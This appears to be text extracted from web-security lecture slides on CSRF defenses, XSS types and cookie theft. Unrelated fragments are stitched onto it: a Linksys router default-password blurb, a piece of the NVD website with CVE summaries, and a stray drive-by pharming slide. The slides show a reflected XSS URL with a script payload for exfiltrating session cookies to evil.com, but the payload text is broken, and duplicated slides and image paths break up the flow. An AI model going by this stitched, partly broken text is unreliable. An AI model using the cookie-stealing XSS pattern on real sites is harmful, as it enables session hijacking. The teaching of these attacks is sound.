For most versions of the Linksys WRT54G, the default password is *admin*. As with most passwords, the WRT54G default password is [case sensitive](#).

In addition to the WRT54G default password, you can also see the WRT54G default username and WRT54G default [IP address](#) in the table below.

Drive-by Pharming

(Stamm & Ramzan)



Wireless nvram
value setting



“Use DNS 1.1.1.1”



Sponsored by
DHS National Cyber Security Division/US-CERT

NIST
National Institute of
Standards and Technology

National Vulnerability Database

automating vulnerability management, security measurement, and compliance checking

Vulnerabilities	Checklists	800-53/800-53A	Product Dictionary	Impact Metrics	Data Feeds	Statistics
Home	SCAP	SCAP Validated Tools	SCAP Events	About	Contact	Vendor Comments

Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

Resource Status

NVD contains:

52799 [CVE Vulnerabilities](#)

Last updated:

202 [Checklists](#)
221 [US-CERT Alerts](#)
14:39:32 EDT
2636 [US-CERT Vuln Notes](#)

8140 [2012 OVAL Queries](#)

60357 [CVE Publication rate: 29.0](#)

Email List

NVD provides four mailing lists to the public. For information and subscription instructions please visit

Search Results ([Refine Search](#))

There are **563** matching records. Displaying matches **1** through **20**.

[1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#) [10](#) [11](#) [>](#) [>>](#)

CVE-2012-4893

[VU#788478](#)

Summary: Multiple cross-site request forgery (CSRF) vulnerabilities in file/show.cgi in Webmin 1.590 and earlier allow remote attackers to hijack the authentication of privileged users for requests that (1) read files or execute (2) tar, (3) zip, or (4) gzip commands, a different issue than CVE-2012-2982.

Published: 09/11/2012

CVSS Severity: [6.8](#) (MEDIUM)

CVE-2012-4890

Summary: Multiple cross-site scripting (XSS) vulnerabilities in FlatnuX CMS 2011 08.09.2 and earlier allow remote attackers to inject arbitrary web script or HTML via a (1) comment to the news, (2) title to the news, or (3) the folder names in a gallery.

Published: 09/10/2012

CVSS Severity: [4.3](#) (MEDIUM)

CVE-2012-0714

Summary: Cross-site request forgery (CSRF) vulnerability in IBM Maximo Asset Management 6.2 through 7.5, as used in SmartCloud Control Desk, Tivoli Asset Management for IT, Tivoli Service Request Manager, Maximo Service Desk, and Change and Configuration Management Database (CCMDB), allows remote attackers to hijack the authentication of unspecified victims via unknown vectors.

Published: 09/10/2012

CVSS Severity: [6.8](#) (MEDIUM)

CSRF defenses

Secure Token:

Referer Validation:

Custom Headers:

```
<input type="hidden" id="ipt_nonce" name="ipt_nonce" value="99ed897af2">
```

```
<input type="hidden" id="ipt_nonce" name="ipt_nonce" value="99ed897af2" />
```

CSRF Recommendations

◆ Login CSRF

- Strict Referer/Origin header validation
- Login forms typically submit over HTTPS, not blocked

◆ HTTPS sites, such as banking sites

- Use strict Referer/Origin validation to prevent CSRF

◆ Other

- Use Ruby-on-Rails or other framework that implements secret token method correctly

◆ Origin header

- Alternative to Referer with fewer privacy problems
- Send only on POST, send only necessary data
- Defense against redirect-based attacks

Cross-Site Scripting (XSS)

Threat Model

Reflected and Stored Attacks

Mitigations

hello.cgi

```
IF param[:name] is set
  PRINT "<html>Hello" + param[:name] + "</html>"
ELSE
  PRINT "<html> Hello there </html>
```

<http://foolish.com/hello.cgi?name=abhi>


What can go wrong?

Suppose we can convince VICTIM to run our Javascript code.

How can we steal the VICTIM's cookies?

1. good.com sets a cookie

2. victim visits attack.com



Focus on the Client

- Your browser stores a lot of sensitive information
 - Your browsing history
 - Saved usernames and passwords
 - Saved forms (i.e. credit card numbers)
 - Cookies (especially session cookies)

Focus on the Client

- Your browser stores a lot of sensitive information
 - Your browsing history
 - Saved usernames and passwords
 - Saved forms (i.e. credit card numbers)
 - Cookies (especially session cookies)
- Browsers try their hardest to secure this information
 - i.e. prevent an attacker from stealing this information
- However, nobody is perfect ;)

Web Threat Model

- Attacker's goal:
 - Steal information from your browser (i.e. your session cookie for *bofa.com*)
- Browser's goal: isolate code from different origins
 - Don't allow the attacker to exfiltrate private information from your browser
- Attackers capability: trick you into clicking a link
 - May direct to a site controlled by the attacker
 - May direct to a legitimate site (but in a nefarious way...)

Threat Model Assumptions

- Attackers cannot intercept, drop, or modify traffic
 - No man-in-the-middle attacks
- DNS is trustworthy
 - No DNS spoofing or Kaminsky
- TLS and CAs are trustworthy
 - No Beast, POODLE, or stolen certs
- Scripts cannot escape browser sandbox
 - SOP restrictions are faithfully enforced
- Browser/plugins are free from vulnerabilities
 - Not realistic, drive-by-download attacks are very common
 - But, this restriction forces the attacker to be more creative ;)

Cookie Exfiltration

```
document.write('');
```

- DOM API for cookie access (`document.cookie`)
 - Often, the attacker's goal is to exfiltrate this property
 - Why?
- Exfiltration is restricted by SOP...somewhat
 - Suppose you click a link directing to *evil.com*
 - JS from *evil.com* cannot read cookies for *bofa.com*
- What about injecting code?
 - If the attacker can somehow add code into *bofa.com*, the reading and exporting cookies is easy (see above)

Cross-Site Scripting (XSS)

- XSS refers to running code from an untrusted origin
 - Usually a result of a document integrity violation
- Documents are compositions of trusted, developer-specified objects and untrusted input
 - Allowing user input to be interpreted as document structure (i.e., elements) can lead to malicious code execution
- Typical goals
 - Steal authentication credentials (session IDs)
 - Or, more targeted unauthorized actions


Types of XSS

- Reflected (Type 1)
 - Code is included as part of a malicious link
 - Code included in page rendered by visiting link
- Stored (Type 2)
 - Attacker submits malicious code to server
 - Server app persists malicious code to storage
 - Victim accesses page that includes stored code
- DOM-based (Type 3)
 - Purely client-side injection

Vulnerable Website, Type 1

- Suppose we have a search site, www.websearch.com


<http://www.websearch.com/search?q=Christo+Wilson>



Vulnerable Website, Type 1

- Suppose we have a search site, www.websearch.com

<http://www.websearch.com/search?q=Christo+Wilson>




The screenshot shows a search engine interface with the following elements:

- Web Search**: The search engine's logo, with 'Web' in blue, 'S' in green, 'e' in red, 'a' in blue, 'r' in green, and 'c' in red.
-
-
- Results for **Christo Wilson****: The search results header, where 'Christo Wilson' is highlighted with a red box.
- Christo Wilson – Professor at Northeastern**: The first search result, displayed in blue text.
- <http://www.ccs.neu.edu/home/cbw/index.html>: The URL for the first search result.

Vulnerable Website, Type 1

`http://www.websearch.com/search?q=`



Reflected XSS Attack

```
http://www.websearch.com/search?q=<script>document.write('');</script>
```



websearch.com



Origin: www.websearch.com
session=xl4f-Qs02fd



evil.com

Reflected XSS Attack

```
http://www.websearch.com/search?q=<script>document.write('');</script>
```



1) Send malicious link to the victim



Origin: www.websearch.com
session=xl4f-Qs02fd



